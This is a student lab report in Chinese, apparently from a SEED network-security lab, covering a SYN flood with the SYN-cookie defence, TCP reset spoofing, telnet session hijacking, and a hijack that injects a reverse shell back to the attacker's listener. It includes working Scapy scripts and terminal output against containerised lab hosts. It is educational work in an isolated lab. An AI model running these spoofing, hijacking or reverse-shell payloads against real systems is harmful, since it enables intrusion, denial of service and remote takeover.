
Lab2

57118104 郭雅琪


1

攻击前查看主机TCP连接状态。




```
root@2db042377a15:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39239        0.0.0.0:*               LISTEN
```

编译执行synflood.c程序，再次查看主机TCP连接状态。




```
root@2db042377a15:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39239        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             68.184.81.2:26862       SYN_RECV
tcp        0      0 10.9.0.5:23             63.209.151.60:34041     SYN_RECV
tcp        0      0 10.9.0.5:23             163.68.37.92:51049      SYN_RECV
tcp        0      0 10.9.0.5:23             176.58.60.21:55917      SYN_RECV
tcp        0      0 10.9.0.5:23             24.89.2.41:53236        SYN_RECV
tcp        0      0 10.9.0.5:23             56.225.233.48:4646      SYN_RECV
tcp        0      0 10.9.0.5:23             171.20.69.57:54371      SYN_RECV
tcp        0      0 10.9.0.5:23             37.149.118.60:5245      SYN_RECV
tcp        0      0 10.9.0.5:23             59.81.149.75:44154      SYN_RECV
tcp        0      0 10.9.0.5:23             67.238.143.23:4649      SYN_RECV
tcp        0      0 10.9.0.5:23             53.213.245.109:11110    SYN_RECV
tcp        0      0 10.9.0.5:23             153.102.219.79:51958    SYN_RECV
tcp        0      0 10.9.0.5:23             220.160.130.68:34008    SYN_RECV
tcp        0      0 10.9.0.5:23             58.148.143.111:7661     SYN_RECV
tcp        0      0 10.9.0.5:23             21.209.102.69:43011     SYN_RECV
tcp        0      0 10.9.0.5:23             138.117.99.54:36632     SYN_RECV
tcp        0      0 10.9.0.5:23             19.31.75.43:4199        SYN_RECV
tcp        0      0 10.9.0.5:23             147.154.232.59:61962    SYN_RECV
tcp        0      0 10.9.0.5:23             94.23.14.55:23231       SYN_RECV
tcp        0      0 10.9.0.5:23             92.237.201.45:55797     SYN_RECV
tcp        0      0 10.9.0.5:23             161.204.159.14:53624    SYN_RECV
tcp        0      0 10.9.0.5:23             126.63.48.38:48090      SYN_RECV
tcp        0      0 10.9.0.5:23             163.150.28.94:21292     SYN_RECV
```

攻击成功，此时在另一主机上连接被攻击主机，已无法连接。




```
root@9682ac5a3b91:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

如果在攻击前先使用telnet连接一次被攻击主机。再执行synflood程序，在攻击过程中也可以连接成功。




```
root@9682ac5a3b91:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2db042377a15 login:
```

说明主机已经保存有连接信息，查看连接信息并清空后再次连接，连接失败。




```
root@9682ac5a3b91:/# ip tcp_metrics show
10.9.0.5 age 250.000sec cwnd 10 rtt 3191us rttvar 5725us source 10.9.0.6
root@9682ac5a3b91:/# ip tcp_metrics flush
root@9682ac5a3b91:/# ip tcp_metrics show
root@9682ac5a3b91:/# █
```




```
root@9682ac5a3b91:/# telnet 10.9.0.5
Trying 10.9.0.5...
█
```

在docker-compose.yml中修改net.ipv4.tcp_syncookies的值为1。重启docker，重新进行SYN Flood攻击。



```
root@f41bcd83f667:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:45337        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             178.39.99.72:22582      SYN_RECV
tcp        0      0 10.9.0.5:23             134.179.54.78:9980      SYN_RECV
tcp        0      0 10.9.0.5:23             28.137.40.38:51804      SYN_RECV
tcp        0      0 10.9.0.5:23             37.184.102.59:58157     SYN_RECV
tcp        0      0 10.9.0.5:23             177.210.80.58:7216      SYN_RECV
tcp        0      0 10.9.0.5:23             212.86.222.54:29452     SYN_RECV
tcp        0      0 10.9.0.5:23             190.234.83.94:37417     SYN_RECV
tcp        0      0 10.9.0.5:23             202.230.125.123:19290   SYN_RECV
tcp        0      0 10.9.0.5:23             57.121.91.2:11888       SYN_RECV
tcp        0      0 10.9.0.5:23             82.91.98.60:29380       SYN_RECV
tcp        0      0 10.9.0.5:23             149.2.246.51:28273      SYN_RECV
tcp        0      0 10.9.0.5:23             95.240.9.86:63071       SYN_RECV
tcp        0      0 10.9.0.5:23             249.221.223.111:40201   SYN_RECV
tcp        0      0 10.9.0.5:23             176.160.168.12:30834    SYN_RECV
tcp        0      0 10.9.0.5:23             86.154.209.75:46305     SYN_RECV
tcp        0      0 10.9.0.5:23             117.155.25.102:5715     SYN_RECV
tcp        0      0 10.9.0.5:23             217.166.33.55:23990     SYN_RECV
tcp        0      0 10.9.0.5:23             23.249.222.14:56628     SYN_RECV
tcp        0      0 10.9.0.5:23             172.190.28.109:6350     SYN_RECV
```

此时发现可以使用telnet连接被攻击主机。



```
root@5aa2674227e1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f41bcd83f667 login:
```


虽然攻击成功，但仍旧可以正常连接被攻击主机。说明SYN cookie可以成功抵御SYN Flood攻击。

2

在user1主机中对victim主机进行telnet连接，并使用wireshark抓包。wireshark中使用的过滤器如下：

```
src host 10.9.0.5 or dst host 10.9.0.5
```

观察最后一个telnet报文。



```
No.   Time              Source     Destination  Protocol Length Info
   57 2021-07-11 05:2…  10.9.0.5   10.9.0.6     TCP         66 23 → 59468 [ACK] Seq=969463635 Ack=2998086457 Win=65152
   58 2021-07-11 05:2…  10.9.0.5   10.9.0.6     TELNET      68 Telnet Data ...
   59 2021-07-11 05:2…  10.9.0.6   10.9.0.5     TCP         66 59468 → 23 [ACK] Seq=2998086457 Ack=969463637 Win=64256
   60 2021-07-11 05:2…  10.9.0.5   10.9.0.6     TELNET     476 Telnet Data ...
   61 2021-07-11 05:2…  10.9.0.6   10.9.0.5     TCP         66 59468 → 23 [ACK] Seq=2998086457 Ack=969464047 Win=64128
   62 2021-07-11 05:2…  10.9.0.5   10.9.0.6     TELNET     341 Telnet Data ...
   63 2021-07-11 05:2…  10.9.0.6   10.9.0.5     TCP         66 59468 → 23 [ACK] Seq=2998086457 Ack=969464322 Win=64128
   64 2021-07-11 05:2…  10.9.0.5   10.9.0.6     TELNET      87 Telnet Data ...
   65 2021-07-11 05:2…  10.9.0.6   10.9.0.5     TCP         66 59468 → 23 [ACK] Seq=2998086457 Ack=969464343 Win=64128

▸ Frame 64: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface br-65fe2ee99111, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 59468, Seq: 969464322, Ack: 2998086457, Len: 21
    Source Port: 23
    Destination Port: 59468
    [Stream index: 0]
    [TCP Segment Len: 21]
    Sequence number: 969464322
    [Next sequence number: 969464343]
    Acknowledgment number: 2998086457
    1000 .... = Header Length: 32 bytes (8)

0000  02 42 0a 09 00 06 02 42  0a 09 00 05 08 00 45 10   ·B·····B ······E·
0010  00 49 e0 3f 40 00 40 06  46 43 0a 09 00 05 0a 09   ·I·?@·@· FC······
0020  00 06 00 17 e8 4c 39 c8  da 02 b2 b3 2b 39 80 18   ·····L9· ····+9··
0030  01 fd 14 58 00 00 01 01  08 0a 2a f3 28 5f 11 6e   ···X···· ··*·(_·n
0040  f5 80 73 65 65 64 40 66  34 31 62 63 64 38 33 66   ··seed@f 41bcd83f
0050  36 36 37 3a 7e 24 20                               667:~$
```

根据抓包结果，构造攻击数据包。其中的seq和ack数值分别对应报文中的next squence 和ack值。


```python
#!/usr/bin/env python3
from scapy.all import*
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=23, dport=59468, flags="RA", seq=969464343,
ack=2998086457)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

运行程序后telnet连接被中断。

```
seed@f41bcd83f667:~$ Connection closed by foreign host.
root@5aa2674227e1:/#
```

3

和task2类似，在user1主机中对victim主机使用telnet连接，并使用wireshark抓包。




```
No.   Time              Source             Destination        Protocol Length Info
   65 2021-07-11 06:3…  10.9.0.6           10.9.0.5           TCP         66 59578 → 23 [ACK] Seq=709181424 Ack=2956287546 Win=64128
   66 2021-07-11 06:3…  10.9.0.5           10.9.0.6           TELNET     124 Telnet Data ...
   67 2021-07-11 06:3…  10.9.0.6           10.9.0.5           TELNET      70 [TCP Spurious Retransmission] Telnet Data ...
   68 2021-07-11 06:3…  10.9.0.5           10.9.0.6           TCP         78 [TCP Dup ACK 66#1] [TCP ACKed unseen segment] 23 → 5956
   69 2021-07-11 06:3…  02:42:0a:09:00:05  02:42:0a:09:00:06  ARP         42 Who has 10.9.0.6? Tell 10.9.0.5
   70 2021-07-11 06:3…  02:42:0a:09:00:06  02:42:0a:09:00:05  ARP         42 Who has 10.9.0.5? Tell 10.9.0.6
   71 2021-07-11 06:3…  02:42:0a:09:00:06  02:42:0a:09:00:05  ARP         42 10.9.0.6 is at 02:42:0a:09:00:06
   72 2021-07-11 06:3…  02:42:0a:09:00:05  02:42:0a:09:00:06  ARP         42 10.9.0.5 is at 02:42:0a:09:00:05
   73 2021-07-11 06:3…  10.9.0.5           10.9.0.6           TCP        124 [TCP ACKed unseen segment] [TCP Retransmission] 23 → 59
   74 2021-07-11 06:3…  02:42:0a:09:00:05  02:42:0a:09:00:06  ARP         42 Who has 10.9.0.6? Tell 10.9.0.5

▸ Frame 65: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-65fe2ee99111, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 59578, Dst Port: 23, Seq: 709181424, Ack: 2956287546, Len: 0
    Source Port: 59578
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 709181424
    [Next sequence number: 709181424]
    Acknowledgment number: 2956287546
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)

0000  02 42 0a 09 00 05 02 42  0a 09 00 06 08 00 45 10   ·B·····B ······E·
0010  00 34 69 b9 40 00 40 06  bc de 0a 09 00 06 0a 09   ·4i·@·@· ········
0020  00 05 e8 ba 00 17 2a 45  3f f0 b0 35 5e 3a 80 10   ······*E ?··5^:··
0030  01 f5 14 43 00 00 01 01  08 0a 11 ae 56 3d 2b 32   ···C···· ····V=+2
0040  88 fe                                              ··
```

找到最后一个有效telnet数据包后的tcp数据包。(在抓包过程中经常发现有上一次连接的telnet包在网络中，注意观察源端口区分)。根据tcp包中的信息构造攻击数据包。因为此tcp数据包携带的负载长度为0，因此下一个同方向的数据包seq值和ack值分别对应此数据包的next seq和ack值。

```python
#!/usr/bin/env python3
from scapy.all import*
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=59578, dport=23, flags="PA", seq=709181424,
ack=2956287546)
data = "touch attack.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


运行脚本，攻击成功，victim主机目录下成功出现attck.txt文件。



```
root@f41bcd83f667:/home/seed# ls
attack.txt
root@f41bcd83f667:/home/seed#
```

4

操作与task3基本相同，仍是首先建立telnet连接，使用wireshark抓包，再根据最后一个有效telnet数据包后的tcp数据包确定伪造报文的相应数值。与task3不同的是脚本中的负载内容要改变。




```
No.  Time               Source             Destination        Protocol Length Info
  76 2021-07-11 06:4… 10.9.0.5           10.9.0.6           TCP         66 23 → 59586 [ACK] Seq=860458332 Ack=2551241914 Win=65152
  77 2021-07-11 06:4… 10.9.0.5           10.9.0.6           TELNET      89 Telnet Data ...
  78 2021-07-11 06:4… 10.9.0.6           10.9.0.5           TCP         66 59586 → 23 [ACK] Seq=2551241914 Ack=860458355 Win=64128
  79 2021-07-11 06:4… 02:42:0a:09:00:05  02:42:0a:09:00:06  ARP         42 Who has 10.9.0.6? Tell 10.9.0.5
  80 2021-07-11 06:4… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP         42 Who has 10.9.0.5? Tell 10.9.0.6
  81 2021-07-11 06:4… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP         42 10.9.0.6 is at 02:42:0a:09:00:06
  82 2021-07-11 06:4… 02:42:0a:09:00:05  02:42:0a:09:00:06  ARP         42 10.9.0.5 is at 02:42:0a:09:00:05
  83 2021-07-11 06:4… 10.9.0.6           10.9.0.5           TELNET      68 [TCP Spurious Retransmission] Telnet Data ...
  84 2021-07-11 06:4… 10.9.0.5           10.9.0.6           TCP         78 [TCP Dup ACK 67#2] [TCP ACKed unseen segment] 23 → 5957
  85 2021-07-11 06:4… 10.9.0.5           10.9.0.6           TCP        105 [TCP ACKed unseen segment] [TCP Retransmission] 23 → 59

Frame 78: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-65fe2ee99111, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 59586, Dst Port: 23, Seq: 2551241914, Ack: 860458355, Len: 0
    Source Port: 59586
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2551241914
    [Next sequence number: 2551241914]
    Acknowledgment number: 860458355
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)

0000  02 42 0a 09 00 05 02 42  0a 09 00 06 08 00 45 10   ·B·····B ······E·
0010  00 34 bd 5b 40 00 40 06  69 3c 0a 09 00 06 0a 09   ·4·[@·@· i<······
0020  00 05 e8 c2 00 17 98 10  dc ba 33 49 8d 73 80 10   ········ ··3I·s··
0030  01 f5 14 43 00 00 01 01  08 0a 11 b9 b2 02 2b 3d   ···C···· ······+=
0040  e4 c3                                              ··

br-65fe2ee99111: <live capture in progress>      Packets: 87 · Displayed: 87 (100.0%)      Profile: Default
```

```python
#!/usr/bin/env python3
from scapy.all import*
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=59586, dport=23, flags="PA", seq=2551241914,
ack=860458355)
data = "/bin/bash -i>/dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

在运行脚本之前，在user1打开另一个终端，监听9090端口。


```
nc -lnv 9090
```

执行程序后，发现终端监听成功。



```
root@VM:/home/seed# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 34510
seed@f41bcd83f667:~$ 
```

此时可以在user1上执行shell控制victim主机



```
seed@f41bcd83f667:~$ ls
ls
attack.txt
seed@f41bcd83f667:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 1235162  bytes 85118881 (85.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1154321  bytes 66942070 (66.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

说明攻击成功。